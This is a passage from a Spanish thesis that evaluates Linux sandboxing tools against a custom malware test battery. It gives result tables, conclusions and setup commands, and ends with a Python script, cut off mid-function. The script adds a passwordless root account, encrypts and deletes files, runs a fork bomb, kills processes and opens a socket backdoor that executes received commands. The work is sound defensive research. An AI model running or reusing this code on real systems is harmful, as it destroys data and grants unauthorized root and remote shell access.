John	Existe la posibilidad de obtener las claves de los usuarios existentes en el las de los entorno virtual creado, pero no las contraseñas de los usuarios del sistema real.	✓
Delete_file	No existe posibilidad de que se borren ficheros del entorno real.	✓
Set_false_dns	Al realizar una copia del entorno real, modificaría un fichero ficticio que es borrado una vez se termina la ejecución de las pruebas, por lo que no modifica el fichero real.	✓
process	Los procesos creados en la jaula no pueden ver los procesos ejecutados en el entorno real.	✓
Exhaust_memory	No limita la memoria a la que puede acceder los procesos dentro del entorno virtual, por lo que puede agotar la memoria del sistema.	✗

Exhaust_disk	Puede agotar el espacio del disco, pero una vez se abandona la jaula, se elimina el entorno virtual creado.	✓
Change_variable	Los procesos creados en la jaula no pueden ver los procesos ejecutados fuera.	✓
AES_Encrypt	Al realizar una copia del entorno real, modificaría un fichero ficticio que es borrado una vez se termina la ejecución de las pruebas, por lo que no modifica el fichero real.	✓
Wabbit_virus	No limita la CPU que pueden utilizar los procesos dentro del entorno virtual, por lo que agota la CPU del equipo.	✗

6.2.3 Chroot

Tabla 3. Resultado de la ejecución de las pruebas usando Chroot.

Prueba	Descripción	Resultado
Backdoor	Al ejecutar el Sandbox se puede deshabilitar la posibilidad de que la jaula no tenga acceso a la red. Si este no se elimina únicamente se tiene acceso al entorno creado.	✓
Root_file	Puede cambiar los ficheros asociados a los usuarios del entorno virtual, pero no se puede acceder al entorno real.	✓
John	Puede obtener los usuarios existentes en el sistema virtual, pero no los pares usuario/contraseñas del entorno real.	✗
Delete_file	Puede cambiar los ficheros existentes en el entorno virtual, pero no se puede acceder a los existentes en el entorno real.	✓
Set_false_dns	Puede cambiar el fichero dentro del entorno virtual, por lo que al navegar desde dicho entorno sí usa el fichero modificado. Por otra parte, no se puede modificar el fichero del entorno real.	✓
process	Puede acceder a los procesos del sistema, pues no diferencia entre los procesos creados dentro de la jaula y los existentes anteriormente.	✗
Exhaust_memory	Al compartir los recursos con el sistema real puede agotar la memoria del sistema.	✗

Exhaust_disk	La memoria utilizada por la jaula pertenece al sistema de ficheros del sistema, por lo que, el tamaño de la jaula puede aumentar hasta agotar el espacio en el sistema. Se puede eliminar la jaula para recuperar el espacio ocupado.	✗
Change_variable	Puede acceder a los procesos del sistema, pues no diferencia entre los procesos creados dentro de la jaula y los existentes anteriormente.	✗
AES_Encrypt	Puede eliminar y crear ficheros en el entorno virtual, pero estos cambios no se reflejan en el sistema de ficheros real.	✓
Wabbit_virus	Utiliza los mismos recursos que el resto de los procesos del equipo, por lo que puede llegar a agotar la CPU y bloquear el sistema.	✗

6.2.4 Cuckoo Sandbox

Tabla 4.Resultado de la ejecución de las pruebas usando Cuckoo Sandbox.

Prueba	Descripción	Resultado
Backdoor	Permite la conexión con el servidor, pero en un entorno virtual, por lo tanto, no obtiene acceso al sistema real.	✓
Root_file	Permite la modificación de los ficheros dentro del entorno virtual, pero no permite el acceso al sistema de ficheros del sistema operativo anfitrión.	✓
John	Obtiene las contraseñas de los usuarios del sistema creado, pero no la del sistema real.	✓
Delete_file	No elimina ficheros del entorno real, pero sí puede eliminarlos dentro del entorno creado.	✓
Set_false_dns	Puede cambiar el fichero dentro del sistema ficticio, por lo que al navegar desde este entorno se utiliza el fichero modificado. Por otra parte, no se puede modificar el fichero del entorno real.	✓
process	Los procesos existentes en el entorno no pueden acceder a los del sistema operativo real ni viceversa.	✓
Exhaust_memory	Agota la memoria dedicada del sistema creado, pero no modifica los del sistema real.	✓

Exhaust_disk	Agota el espacio otorgado al sistema creado, pero no modifica los del sistema real.	✓
Change_variable	Los procesos existentes en el entorno no pueden acceder a los del sistema operativo real ni viceversa.	✓
AES_Encrypt	No puede crear o eliminar ficheros del entorno real, pero sí los puede realizar en el entorno ficticio.	✓
Wabbit_virus	Aumenta el uso de la CPU en el sistema creado hasta provocar su bloqueo, aunque no provoca daños en el sistema real.	✓

6.2.5 LXC

Tabla 5. Resultado de la ejecución de las pruebas usando LXC.

Prueba	Descripción	Resultado
Backdoor	Permite la conexión con el servidor, pero en un entorno virtual, por lo tanto, no obtiene acceso al sistema real.	✓
Root_file	Permite la modificación de los ficheros dentro del entorno virtual, pero no permite el acceso al sistema de ficheros del sistema operativo anfitrión.	✓
John	Obtiene las contraseñas de los usuarios del sistema creado, pero no la del sistema real	✓
Delete_file	No elimina ficheros del entorno real, pero sí los modifica dentro del entorno creado.	✓
Set_false_dns	Modifica el fichero dentro del entorno virtual creado, por lo tanto, el fichero del sistema real no se ve afectado.	✓
process	Los procesos existentes en el entorno no pueden acceder a los del sistema operativo real ni viceversa.	✓
Exhaust_memory	No se dedica una memoria definida al entorno creado, sino que la obtiene a medida que la necesita por lo que agota la memoria del sistema.	✗
Exhaust_disk	No se dedica un espacio concreto al entorno creado, pues el sistema de ficheros ficticio se encuentra en el sistema real, por lo que, si el espacio ocupado por el entorno aumenta, el espacio del sistema real disminuye.	✗
Change_variable	Los procesos existentes en el entorno no pueden acceder a los del sistema operativo real ni viceversa.	✓

AES_Encrypt	No puede crear o eliminar ficheros del entorno real, pero sí los puede realizar en el entorno ficticio.	✓
Wabbit_virus	Provoca el bloqueo del contenedor, pero no del sistema real.	✓

6.2.6 Capabilities

Tabla 6. Resultado de la ejecución de las pruebas usando Capabilities.

Prueba	Descripción	Resultado
Backdoor	La herramienta permite la prohibición del uso de la red por parte del proceso.	✓
Root_file	Se puede modificar debido a que las pruebas son ejecutadas como superusuario, y el fichero a modificar pertenece a dicho usuario, por lo que posee permisos para modificarlo.	✗
John	No se permite la obtención de contraseñas debido a que no se puede ejecutar porque no puede acceder a determinados ficheros necesarios para su ejecución.	✓
Delete_file	No borra ningún fichero debido a que se deshabilita la posibilidad de que el superusuario pueda acceder a todos los ficheros, aunque no sea propietario del fichero.	✓
Set_false_dns	Se puede modificar debido a que las pruebas son ejecutadas como superusuario, y el fichero a modificar pertenece a dicho usuario, por lo que posee permisos para modificarlo.	✗
process	Bloquea la interrupción de procesos que están siendo ejecutados en el sistema por otros usuarios del sistema. Si pertenece al mismo usuario que ejecuta el código malicioso sí puede interrumpirlo.	✗
Exhaust_memory	No existe ninguna opción que permita limitar el uso de memoria del sistema, por lo que el código puede ocuparla hasta agotarla.	✗
Exhaust_disk	No existe ninguna opción que permita limitar el uso de espacio del disco, por lo que el programa puede llenarlo hasta agotarlo.	✗

Change_variable	Bloquea la modificación de procesos que están siendo ejecutados en el sistema por otros usuarios del sistema. Si pertenece al mismo usuario que ejecuta el código malicioso sí puede interrumpirlo.	✗
AES_Encrypt	No borra ningún fichero debido a que se deshabilita la posibilidad de que el superusuario pueda acceder a todos los ficheros.	✓
Wabbit_virus	Utiliza los mismos recursos que el resto de los procesos del equipo, por lo que puede llegar a agotar la CPU y bloquear el sistema.	✗

6.2.7 SELinux

Tabla 7 . Resultado de la ejecución de las pruebas usando SELinux.

Prueba	**Descripción**	**Resultado**
Backdoor	La herramienta permite determinar los puertos que se pueden usar, por lo que se puede restringir la conexión con la red.	✓
Root_file	Se crea un entorno completamente distinto, prohibiendo incluso acceder a la lista de ficheros del directorio.	✓
John	No se permite la obtención de contraseñas debido a que al crear el entorno virtual no se encuentran las dependencias de la aplicación.	✓
Delete_file	No se tienen los permisos necesarios para poder llevar a cabo el borrado de ficheros dentro del entorno creado.	✓
Set_false_dns	En el sistema de directorios creado no se encuentra el fichero.	✓
process	Impide visualizar los procesos existentes en el sistema, por lo que no se pueden interrumpir, aunque sí se pueden crear.	✓
Exhaust_memory	No se proporciona la posibilidad de limitar el uso de la memoria, por lo que agota la memoria del sistema real.	✗
Exhaust_disk	No existe ninguna opción que permita limitar el uso de espacio del disco, por lo que el programa puede llenarlo hasta agotarlo.	✗

Change_variable	Impide visualizar los procesos existentes en el sistema, por lo que no se facilita la posibilidad de modificar un proceso existente en el sistema real.	✓
AES_Encrypt	Se crea un entorno completamente distinto, prohibiendo cualquier acción con los ficheros.	✓
Wabbit_virus	No limita la CPU que pueden utilizar los procesos dentro del entorno virtual, por lo que provoca el bloqueo del equipo.	✗

6.2.8 AppArmor

Tabla 8. Resultado de la ejecución de las pruebas usando AppArmor.

Prueba	Descripción	Resultado
Backdoor	Bloquea el acceso a los ficheros del sistema, por lo que bloquea la descarga del fichero, así como la ejecución de un Shell para que el servidor ejecute comandos remotamente.	✓
Root_file	Deshabilita la modificación de los ficheros del sistema por parte de la prueba.	✓
John	Deshabilita el acceso a los ficheros del sistema por lo que no puede obtener los ficheros necesarios para conseguir las contraseñas.	✓
Delete_file	Prohíbe la eliminación de los ficheros del sistema por parte de la prueba.	✓
Set_false_dns	Deshabilita la modificación de los ficheros del sistema	✓
process	Prohíbe tanto la creación de procesos como el acceso a otros procesos del sistema.	✓
Exhaust_memory	Deshabilitado el acceso a la información de la memoria	✓
Exhaust_disk	Deshabilita la posibilidad de creación de ficheros en el sistema.	✓
Change_variable	Impide el acceso a otros procesos del sistema.	✓
AES_Encrypt	Deshabilita la creación y eliminación de los ficheros del sistema por parte de la prueba.	✓
Wabbit_virus	No limita el número de procesos que puede crear la prueba y llega a bloquear el equipo.	✗

6.3 Interpretación de los resultados

Tras la realización de las pruebas y el posterior análisis de los resultados obtenidos se pueden obtener una serie de conclusiones explicadas seguidamente.

En cuanto a la instalación de las herramientas en el equipo, es importante recalcar que existen varias herramientas que se encuentran instaladas en el núcleo de Linux, aunque para su uso y configuración requieren de la instalación de paquetes, de los que carece el sistema operativo usado. Estas aplicaciones son AppArmor, Cgroups y SELinux. Por otra parte, se han estudiado herramientas que no requieren de ninguna instalación como Chroot y las "Capabilities" de Linux. También citar que, aunque Firejail no se encuentra instalada en el sistema por defecto, posee una instalación muy sencilla.

En cuanto a la configuración de las herramientas cabe destacar varias de ellas, pues poseen una configuración muy sencilla y cuyas opciones se encuentran bien documentadas. La primera de ella es Firejail, cuya configuración es casi nula y que se basa en el uso de opciones cuando es ejecutada, existiendo la posibilidad de usarla mediante una interfaz de usuario. Las "Capabilities" de Linux conlleva una nula instalación, pues se encuentra implementadas en el núcleo de Linux y cuya configuración reside en la elección de las capacidades a permitir o prohibir durante la ejecución de un proceso. Por otro lado, se encuentra la herramienta Cuckoo Sandbox cuya configuración es compleja debido a la necesidad de instalar otros programas para su posible ejecución, además de su configuración. Esta herramienta requiere de la instalación de un software de virtualización, VirtualBox en este caso, para la ejecución de Cuckoo Sandbox en él.

En función de los pruebas realizadas se debe recalcar los buenos resultados obtenidos por la herramienta Cuckoo Sandbox, debido al uso de máquinas virtuales para su ejecución. Además, mediante el uso de esta herramienta se puede obtener un análisis de las actividades realizadas por las pruebas. También se han obtenido buenos resultados por parte de LXC, que a diferencia de Cuckoo Sandbox no consigue proteger al equipo anfitrión ante el agotamiento de memoria y espacio de disco. AppArmor, cuya arquitectura está basada en reglas, obtiene mejores resultados que LXC, y posee la ventaja de que no se requiere la creación de un Sandbox basado en aislamiento.

Los Sandbox basados en aislamiento requieren de una gran cantidad de espacio para poder crear las diferentes máquinas virtuales y contenedores, mientras que para los Sandbox basados en reglas no es necesario, aunque por el contrario sus resultados no son tan buenos. Hay que recalcar que, dentro de los Sandbox basados en aislamiento, se encuentra la herramienta Chroot, la cual no da tan buenos resultados como Firejail, LXC o Cuckoo Sandbox.

Finalmente, hay que mencionar que existen herramientas que se apoyan en otras para aumentar la seguridad que ofrecen. Este es el caso de Firejail que usa Seccomp o las "Capabilities", o LXC, que se apoya en Cgroups para limitar diferentes parámetros como la memoria o el espacio de disco usado por los contenedores.

7 CONCLUSIONES Y TRABAJO FUTURO

A lo largo de este capítulo se trata de comentar las conclusiones obtenidas tras la realización de este trabajo fin de grado, así como la definición de futuras líneas de trabajo para la ampliación de los conocimientos expuestos.

Hoy en día, la seguridad informatica es uno de los principales problemas a los que se enfrenta tanto las empresas como la sociedad. Nos encontramos en una época en la que los sistemas informáticos se encuentran presentes en cualquier parte y que son necesarios para la realización de cualquier tarea de la vida cotidiana.

Esta dependencia hace que actualmente la ciberseguridad sea un tema que preocupe a toda la sociedad, pues todos usamos diariamente sistemas electrónicos, ya sea para trabajar o para nuestra vida social. La gran cantidad y variedad de equipos informáticos provoca que existan grandes cantidades de puntos vulnerables, que necesitan ser erradicados para así proteger toda la información que almacenan.

Existen multitudes de métodos usados por las ciberdelincuentes con tal de aprovechar las vulnerabilidades de los sistemas. Como se ha visto anteriormente, una de las formas de evadir la seguridad de los sistemas es la ejecución de programas maliciosos que tratan de aprovechar vulnerabilidades existentes en los sistemas operativos. Estos programas pueden llegar a nosotros de numerosas formas, como a través de correos electrónicos o tras la descarga de ficheros de la red.

Tradicionalmente, las tecnologías de seguridad de los sistemas operativos y antivirus no eran capaces de proteger el sistema operativo ni los procesos tras la ejecución de programas maliciosos, y es por ello, donde radica la importancia de los Sandbox. La tecnología estudiada y desplegada en este trabajo es un mecanismo de seguridad muy importante, y que otorga un nuevo método de defensa frente a la ejecución de malware.

Tras el estudio y despliegue de diferentes herramientas, se puede llegar a la conclusión de que se trata de un mecanismo importante a la hora de incrementar la defensa del sistema, permitiendo la ejecución de programas obtenidos de fuentes inseguras en entornos virtuales, con el fin de que nuestro sistema no sea dañado. Tras el estudio de los resultados obtenidos tras la realización de las pruebas, se pueden obtener una serie de conclusiones.

El mejor método para protegernos frente al malware es la utilización de alguna herramienta que nos permita crear un Sandbox basado en aislamiento, debido a que para cada Sandbox desplegado se crea un entorno virtual que se encuentra completamente aislado del sistema real, por lo que protege el sistema operativo y los procesos del sistema real. Cuckoo Malware o LXC, son alguna de las herramientas existentes para llevar a cabo este tipo de Sandbox. Por el contrario, este tipo de solución

requiere de una gran cantidad de espacio libre en nuestro sistema con el fin de instalar todos los recursos necesarios para su ejecución. Si se carece de espacio, existen funcionalidades que se encuentran instaladas en el núcleo de Linux y que usualmente se basan en reglas, como AppArmor, con la cual se han obtenido muy buenos resultados.

En líneas futuras, las posibles mejoras a realizar sobre el trabajo realizado serían:

- Aumento del número de herramientas usadas con el fin de obtener una mayor visión sobre las posibles soluciones de seguridad de esta tecnología.
- Estudio de herramientas que permiten desplegar esta tecnología en diferentes sistemas operativos, como Android o Windows.
- Puesta en práctica de las técnicas de detección y evasión de Sandbox vistas teóricamente.

ANEXO A: CONFIGURACIÓN DE LAS TECNOLOGÍAS

La configuración de las herramientas usadas para otros sistemas operativos basados en el kernel de Linux es la misma, pudiendo variar los comandos empleados para instalar las herramientas en función del sistema de gestión de paquetes que utilice el sistema.

A lo largo de este Anexo, se explican los comandos utilizados para la instalación, configuración y despliegue de las herramientas.

A. Firejail y seccomp

Para instalar Firejail mediante repositorios se ejecuta el siguiente comando:

```
$ sudo apt install firejail
```

Para comprobar su instalación:

```
$ firecfg -help
```

Ya se encuentra instalado la herramienta Firejail, mientras que Seccomp viene incorporado con el núcleo de Linux por lo que no requiere de instalación.

Para la utilización del código malicioso se utiliza el siguiente comando.

```
$ sudo firejail -name=test --shell=none --overlay-tmpfs --noprofile
malware.py
```

Mediante este se crea una copia del entorno y es sobre ella sobre la que se trabaja, evitando la modificación de los ficheros.

Si se añade el parámetro *–net=none* no se permite el uso de ninguna interfaz de red en el entorno creado evitando su conexión con el exterior.

Antes de habilitar el módulo Seccomp, se va a utilizar la herramienta *strace* [50], la cual nos permite trazar las llamadas al sistema y señales realizadas por las pruebas. Para ello, se ejecuta el siguiente comando, con el que se trazan las llamadas al sistema y señales realizadas tras su ejecución dentro de la jaula creada por Firejail.

```
$ strace -cf sudo firejail --overlay-tmpfs --noprofile /home/dit/malware.py
% time     seconds  usecs/call     calls    errors syscall
------ ----------- ----------- --------- --------- ----------------
  0,00    0,000000           0        15           read
  0,00    0,000000           0         4           write
  0,00    0,000000           0        17           close
  0,00    0,000000           0        10         8 stat
```

```
  0,00    0,000000           0        18           fstat
  0,00    0,000000           0         1           lseek
  0,00    0,000000           0        45           mmap
  0,00    0,000000           0        14           mprotect
  0,00    0,000000           0         1           munmap
  0,00    0,000000           0         3           brk
  0,00    0,000000           0         2           rt_sigaction
  0,00    0,000000           0         1           rt_sigprocmask
  0,00    0,000000           0         6         3 access
  0,00    0,000000           0         1           execve
  0,00    0,000000           0         6           fcntl
  0,00    0,000000           0         1           geteuid
  0,00    0,000000           0         2         2 statfs
  0,00    0,000000           0         1           arch_prctl
  0,00    0,000000           0         1           futex
  0,00    0,000000           0         1           set_tid_address
  0,00    0,000000           0        35        18 openat
  0,00    0,000000           0         1           set_robust_list
  0,00    0,000000           0         1           prlimit64
------ ----------- ----------- --------- --------- ----------------
100.00    0,000000                   187        31 total
```

Para ello se han utilizado las opciones; *-f*, que permite trazar los procesos hijos; *-c*, que cuenta el número, llamadas y errores de cada llamada del sistema.

Una vez obtenidas las llamadas del sistema, se puede fijar las llamadas permitidas por el filtro de Seccomp. Si se ejecuta la opción *--seccomp* se habilitarían únicamente las llamadas del sistema nombradas en el apartado 5.2.1. En este caso se usa la opción *--seccomp=syscall,@filter*, con la que se puede fijar las llamadas al sistema prohibidas. Como ejemplo, se usa la opción *–seccomp=read*, para deshabilitar la llamada al sistema *read()*, con el siguiente comando:

```
$ sudo firejail --overlay-tmpfs --seccomp=read --noprofile
/home/dit/malware.py
```

Una vez ejecutado el comando, se produce un fallo, ya que la prueba usa dicha llamada para ejecutarse correctamente, comprendiendo así el uso de esta opción.

B. Chroot

Esta funcionalidad viene instalada ya en el núcleo de Linux y se encuentra en el directorio */sbin/*, por defecto. Inicialmente se crea un directorio para crear en él un nuevo sistema de ficheros:

```
$ mkdir /test
```

Una vez creado el nuevo directorio se procede a usar el comando *debootstrap* [51] que instala un sistema Debian dentro de un subdirectorio de otro sistema.

```
$ debootstrap buster /test http://ftp.debian.org/debian/
```

Se establece en el archivo */etc/fstab* del sistema principal el montaje del sistema de fichero */proc* del entorno Chroot.

```
$ echo proc-test /test/proc none 0 0 >> /etc/fstab mount /test/proc
```

Para ejecutar el código basta con realizar una copia del código e instalar sus dependencias.

```
$ sudo cp malware.py chroot/home/
$ sudo chroot chroot/ /bin/bash
$ sudo python3 home/malware.py
```

C. Cgroups

Para su utilización primero se descargan los siguientes herramientas:

```
$ sudo apt-get install cgroup-bin cgroup-tools cgroupfs-mount libcgroup-dev
```

A continuación, se ejecuta la siguiente serie de comandos, que permite la creación de un sistema de ficheros *tmpfs* de 10M en la carpeta */sys/fs/cgroup*. seguidamente se crea un directorio llamado *cpuset*, y mediante el siguiente uso del comando *mount* se crean los subsistemas *cpuset, cpu, blkio* y *memory* en dicha carpeta.

```
# mount -t tmpfs -o size=10M cgroup_root /sys/fs/cgroup
$ mkdir /sys/fs/cgroup/cpu_and_mem
# mount -t cgroup -o cpu,cpuset,memory,blkio test /sys/fs/cgroup/cpu_and_mem
```

Seguidamente nos desplazamos al directorio creado, y en cada carpeta existente se crea la carpeta test donde se guardan las características de este grupo.

```
$ cd sys/fs/cgroup/cpu_and_mem
$ mkdir test
```

La configuración utilizada limita la velocidad de lectura y escritura en el disco, así como el porcentaje de uso de la CPU. También, limita la memoria que utiliza. Para configurarlo basta con ejecutar los siguientes comandos:

```
# cgset -r cpu.shares=250 test1
# cgset -r cpu.shares=750 test
# cgset -r cpu.cfs_quota_us=10000 test
# cgset -r cpu.cfs_period_us=100000 test
# cgset -r memory.limit_in_bytes="10k" test
# cgset -r memory.memsw.limit_in_bytes="20k" test
# cgset -r blkio.throttle.write_bps_device="104857"  test
# cgset -r blkio.throttle.read_bps_device="104857"  test
# cgset -r blkio.weight ="500"  test
```

Para ejecutar la batería de pruebas se ejecuta el siguiente comando, mediante el que se utiliza todas las limitaciones establecidas en el grupo test.

```
$ cgexec -g *:test python3 ./malware.py
```

D. Cuckoo Sandbox

Para poder instalar Cuckoo Sandbox, inicialmente se requiere la instalación de las siguientes dependencias:

```
$ sudo apt-get update
$ sudo apt-get -y install python virtualenv python-pip python-dev build-
essential
```

Posteriormente, se descarga la imagen que será utilizada para la creación de la máquina virtual:

```
$ wget https://cuckoo.sh/win7ultimate.iso
mkdir /mnt/win7
$ sudo mount -o ro,loop win7ultimate.iso /mnt/win7
```

Después, se instala VirtualBox 6.0 que es la herramienta que permite la creación de máquinas virtuales.

```
$ wget -q https://www.virtualbox.org/download/oracle_vbox_2016.asc -O- | sudo
apt-key add -
$ wget -q https://www.virtualbox.org/download/oracle_vbox.asc -O- | sudo apt-
key add -
$ sudo add-apt-repository "deb [arch=amd64]
http://download.virtualbox.org/virtualbox/debian $(lsb_release -cs) contrib"
$ sudo apt-get update
$ sudo apt-get install virtualbox-6.0
```

Con los siguientes comandos se procede a instalar Cuckoo, para lo que se usa un entorno aislado de Python.

```
$ sudo usermod -a -G vboxusers cuckoo
$ sudo apt-get -y install build-essential libssl-dev libffi-dev python-dev
genisoimage
$ sudo apt-get -y install zlib1g-dev libjpeg-dev
$ sudo apt-get -y install python-pip python-virtualenv python-setuptools swig
$ sudo su cuckoo
virtualenv ~/cuckoo
. ~/cuckoo/bin/activate
$ pip install -U cuckoo vmcloak
```

Primero, es necesaria la instalación de la máquina virtual por lo que se ejecuta los siguientes comandos:

```
$ vmcloak-vboxnet0
$ vmcloak init --verbose --win7x64 win7x64base --cpus 2 --ramsize 2048
$ vmcloak clone win7x64base win7x64cuckoo
$ vmcloak list deps
$ vmcloak install win7x64cuckoo adobepdf pillow dotnet java flash vcredist $
vcredist.version=2015u3 wallpaper
$ vmcloak snapshot --count 4 win7x64cuckoo_ 192.168.56.101
$ vmcloak list vms
```

Para cargar la configuración establecida se ejecuta el siguiente comando, obteniendo la configuración del directorio por defecto, */home/dit/.cuckoo*.

```
$ cuckoo init
```

Para añadir la máquina virtual anteriormente creada e instalar las firmas de Cuckoo se ejecutan los siguientes comandos:

```
$ while read -r vm ip; do cuckoo machine --add $vm $ip; done < <(vmcloak list
vms)
$ cuckoo community -force
```

Para poder establecer conexiones con Internet, se pueden ejecutar los siguientes comandos. Para el caso estudiado no se configura para evitar conexiones indeseadas con el exterior.

```
$ sudo sysctl -w net.ipv4.conf.vboxnet0.forwarding=1
$ sudo sysctl -w net.ipv4.conf.eth0.forwarding=1
$ sudo iptables -t nat -A POSTROUTING -o eth0 -s 192.168.56.0/24 -j
MASQUERADE
$ sudo iptables -P FORWARD DROP
$ sudo iptables -A FORWARD -m state -- RELATED,ESTABLISHED -j ACCEPT
$ sudo iptables -A FORWARD -s 192.168.56.0/24 -j ACCEPT
```

Para ejecutar el código malicioso basta con ejecutar el siguiente comando y en los registros de la herramienta se puede encontrar el análisis del programa.

```
$ python submit.py ./malware.py
```

E. LXC

Para instalar LXC se ejecuta el siguiente comando:

```
$ sudo apt-get install lxc
```

Para las pruebas realizadas se crea un contenedor con privilegios, lo cual se trata de un contenedor creado por el usuario raíz y que ejecuta comandos en su interior como el usuario raíz.

```
$ sudo lxc-create -t download -n privileged-container
```

Posteriormente se arranca el contenedor, y se conecta a él:

```
$ sudo lxc-start -n privileged-container
$ sudo lxc-attach -n privileged-container
```

A continuación, desde otro terminal se copia el código destinado a la ejecución de las pruebas al contenedor creado:

```
$ sudo cp malware.py /var/lib/lxc/privileged-container/rootfs/home
```

Para la ejecución del código se requiere la instalación de las librerías requeridas para su ejecución y posteriormente se puede ejecutar la batería de pruebas, mediante el comando:

```
$ python3 ./malware.py
```

F. Capabilities

Esta herramienta viene ya incluida en el núcleo de Linux por lo que se necesita realizar ninguna acción para su instalación.

Con la configuración elegida trata de disminuir el daño que las pruebas pueden provocar. La configuración utilizada para ejecutar las pruebas es la siguiente:

```
$sudo capsh --
drop=cap_dac_override,cap_sys_admin,cap_fowner,cap_ipc_lock,cap_net_bind_serv
ice,cap_net_raw,cap_sys_rawio,cap_kill --print -- -c "/usr/bin/python3
./malware.py"
```

Por defecto todas las capacidades están permitidas para el usuario raíz. Mediante el comando anterior se remueven las siguientes capacidades*: cap_dac_override, cap_sys_admin, cap_fowner, cap_ipc_lock, cap_net_bind_ service, cap_net_raw, cap_sys_rawio y cap_kill* [46].

G. SELinux

Para instalar las dependencias necesarias para el uso de SELinux se ejecuta el siguiente comando:

```
$ sudo apt install policycoreutils-gui policycoreutils-sandbox selinux-
policy-default selinux auditd selinux-policy-sandbox
```

Para ejecutar la aplicación usando dicho Sandbox se utiliza el comando sandbox [52] como sigue a continuación:

```
$ sandbox -t <tipo> ./malware
```

En función del tipo de Sandbox elegido se establecen unos permisos u otros [53]. También permite el uso de capacidades para definir las acciones que se pueden realizar.

H. AppArmor

La funcionalidad AppArmor viene instalada en el núcleo de Linux por lo que no requiere de ninguna instalación. El soporte de AppArmor está ya integrado en los núcleos estándar proporcionados por Debian. Para activar AppArmor basta con instalar algunos paquetes adicionales y establecer algún parámetro en la línea de órdenes del núcleo:

Para activar AppArmor se instalan unos paquetes adicionales, se actualiza el gestor de arranque múltiple y se reinicia el equipo. Para ello. se usan los siguientes comandos:

```
# apt install apparmor apparmor-profiles apparmor-utils
# perl -pi -e 's,GRUB_CMDLINE_LINUX="(.*)"$,GRUB_CMDLINE_LINUX="$1 apparmor=1
security=apparmor",' /etc/default/grub
# update-grub
# reboot
```

Para crear un perfil para la aplicación se ejecuta el siguiente comando, y en función de las acciones que se pretendan permitir se actúa de una forma u otra.

Para iniciar AppArmor y crear un perfil se ejecuta:

```
# systemctl start apparmor
# aa-genprof ./malware
```

Se ejecuta el código malicioso en otra pestaña y se procede a elegir las acciones que se permitirán en una nueva ejecución del código. El nuevo perfil se activa una vez se finaliza su creación.

ANEXO B: SCRIPT USADOS

A. Malware.py

```
#!/usr/bin/env python3

#Imports
import socket           #Importar socket para utilizar puertos
import subprocess       #Necesario para poder abrir un shell
from Crypto.Cipher import AES   #Librería para utilizar cifrado AES
import os
from struct import *
import shutil
from random import *
import psutil
from numpy import *
import sys
import time
from subprocess import Popen, PIPE, STDOUT

#Devuelve un fichero aleatorio
def get_random_file(PATH):
    print(os.listdir(PATH))
    return random.choice(os.listdir(PATH))

#Función para borrar un fichero aleatorio
def delete_file():
    try:
        PATH="/home/dit/borrar"
        fichero = get_random_file(PATH)
        print(fichero)
        os.remove(os.path.join(PATH, fichero))
        print("Fichero borrado:", fichero)
    except Exception as e:
        print("Error borrando fichero",e)

#Función para cifrar un fichero aleatorio con cifrado AES
def AES_encrypt():
    PATH="/home/dit/cifrar/"
    Clave = "ClaveDLongitud16"          #Clave AES-128
    #Vector de inicialización
    VI = "VectorInicial123"
    aes = AES.new(Clave, AES.MODE_CBC, VI)
    fichero = get_random_file(PATH)
    with open(fichero + ".aes", 'wb') as fout:
        CHUNK_SIZE = 1024 #Chunksize-->Múltiplo 16
        with open(os.path.join(PATH, fichero)) as fin:
            while True:
                datos = fin.read(CHUNK_SIZE)
                n = len(datos)
                if n == 0:
                    break
                elif n % 16 != 0:
                    datos += ' ' * (16 - n % 16) # <- Relleno con espacios
para llegar a CHUNK_SIZE
                datos_cif = aes.encrypt(datos)
```

```
                print(datos,"xxxxxxx",datos_cif)

                fout.write(datos_cif)
    os.remove(os.path.join(PATH, fichero))

#Función que modifica/lee ficheros root(Trata de crear un usuario con
permisos de superusuario)
def root_file():
    PASSWD = "/etc/passwd"
    GROUPS = "/etc/group"
    SHADOW = "/etc/shadow"
    GSHADOW = "/etc/gshadow"

    with open(PASSWD, 'a') as fin:
        fin.write("test_root::0:0:Test Root:/home/test:/bin/bash\n")
    with open(GROUPS, 'a') as fin:
        fin.write("test_root::0:\n")
    with open(SHADOW, 'a') as fin:
        fin.write("test_root:::0:99999:7:::\n")
    with open(GSHADOW, 'a') as fin:
        fin.write("test_root:::\n")

#Ejecutar comando(CMD)
def execute_cmd(CMD):
    os.system(CMD)

#Establecemos un DNS falso(Modificación de fichero con permisos de
superusuario)
def set_false_dns():
    RESOLV="/etc/resolv.conf"
    with open(RESOLV,'w') as resolv:
        resolv.write("#DNS Publico Google\n")
        resolv.write("nameserver 8.8.8.8\n")

#Función que ejecuta una bomba fork
def wabbit_virus():
    try:
        i=0
        while True:
            os.fork()
            print(psutil.cpu_percent())

            if  psutil.cpu_percent() < 10:
                break
    except KeyboardInterrupt:                                   #Captura
interrupción de teclado Ctrl-C(SIGINT)
        pass
        print("Fin")

#Creamos 5 procesos y eliminamos uno de ellos aleatoriamente
def process():
    for i in range(5): #Lo repite 5 veces
        execute_cmd("sleep 600 &")

    for proc in psutil.process_iter():
        try:
            processName = proc.name()
            processID = proc.pid
            if proc.name() == 'sleep':
                print(processName,':::', processID)
        except: pass
```

```
    time.sleep(5)
    for proc in psutil.process_iter():
        try:
            if proc.name() == 'sleep':
                if  randint(0,1) == 1: #Elimina un proceso de los creados
aleatoriamente
                    print("Eliminado:", proc.pid)
                    proc.kill()
        except Exception as e:
            print(e)

#Abrir puertos.
#Servidor esperando conexiones en otro equipo. Cuando se ejecuta, se descarga
un fichero y en el server se abre un shell(Reverse shell)
def backdoor():
    SERVIDOR = '127.0.0.1'  #Servidor en el equipo local
    PUERTO = 5555           #Puerto escuchando
    TAM_BUF = 4096
    FICHERO = "/home/dit/hola.txt"      #42.zip

    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as SocketServidor:
        SocketServidor.setsockopt(socket.SOL_SOCKET,socket.SO_REUSEADDR,1)
#Para evitar errores de socket en uso
        SocketServidor.connect((SERVIDOR,PUERTO))
        print("Conectado")
        try:
            with open(FICHERO,'wb') as fichero:
                datos = SocketServidor.recv(TAM_BUF)
                print(datos)
                fichero.write(datos)                #Escribimos los datos en
el
        except IOError:
            print("Error al abrir el fichero")
        else:
            print("Sale")
            try:
                while True:                         #Mantenemos un backdoor
                    command=SocketServidor.recv(TAM_BUF).decode()
                    print(command)
                    if command == 'quit':
                        SocketServidor.close()
                        break
                    else:
                        print(command)
                        popen = Popen(command, shell=True, stdout=PIPE,
stderr=STDOUT, bufsize=1)
                        lines_iterator = iter(popen.stdout.read, b"")
                        while popen.poll() is None:
                            for line in lines_iterator:
